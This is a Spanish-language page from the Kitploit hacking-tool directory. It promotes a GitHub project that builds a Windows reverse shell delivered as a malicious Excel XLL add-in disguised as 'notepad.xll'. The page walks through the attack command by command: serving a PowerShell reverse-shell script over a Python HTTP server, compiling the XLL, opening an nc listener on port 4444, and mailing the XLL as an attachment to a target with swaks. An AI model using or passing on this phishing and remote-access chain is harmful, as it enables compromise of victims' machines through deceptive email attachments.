
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
xll_windows_reverse_shell — xll shell inversa de Windows | Kitploit
Herramientas/GitHubGitHub/h3x0v3rl0rd/xll_windows_reverse_shell
Herramientas de PhishingExplotaciónComando y ControlIngeniería SocialRed TeamingDesarrollo de PayloadsTroyano de Acceso Remoto
GitHubh3x0v3rl0rd/xll_windows_reverse_shell

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

xll_windows_reverse_shell

xll shell inversa de Windows

Ver Repositorio
132hace 1 añoAún no revisado

xll_windows_reverse_shell

xll shell inversa de Windows

En tu máquina atacante (Kali):

git clone https://github.com/n3rdh4x0r/xll_windows_reverse_shell.git
  1. Actualiza el revsh.ps1
  2. crea un servidor HTTP de Python
python3 -m http.server 9999

En tu máquina atacante (Windows):

  1. Mueve notpadXLL.c a tu máquina atacante Windows y actualiza el notpadXLL.c en consecuencia.
  2. Abre x64 Native Tools Command Prompt for VS 2022
  3. ejecuta el siguiente comando para generar notepad.xll
cl.exe /LD notepadXLL.c /link /out:notepad.xll

image

  1. mueve este notepad.xll a tu máquina Kali

En tu máquina Kali

  1. descarga swaks
 curl -O https://jetmore.org/john/code/swaks/files/swaks-20240103.0/swaks
  1. configura el listener de nc
nc -nlvp 4444
  1. Usa swaks para enviar un correo electrónico con notepad.xll adjunto:
./swaks --to [email protected] --from [email protected] --server 10.10.11.21 --port 25 --header "Subject: test" --body "test" --attach @notepad.xll

image

Descargar herramienta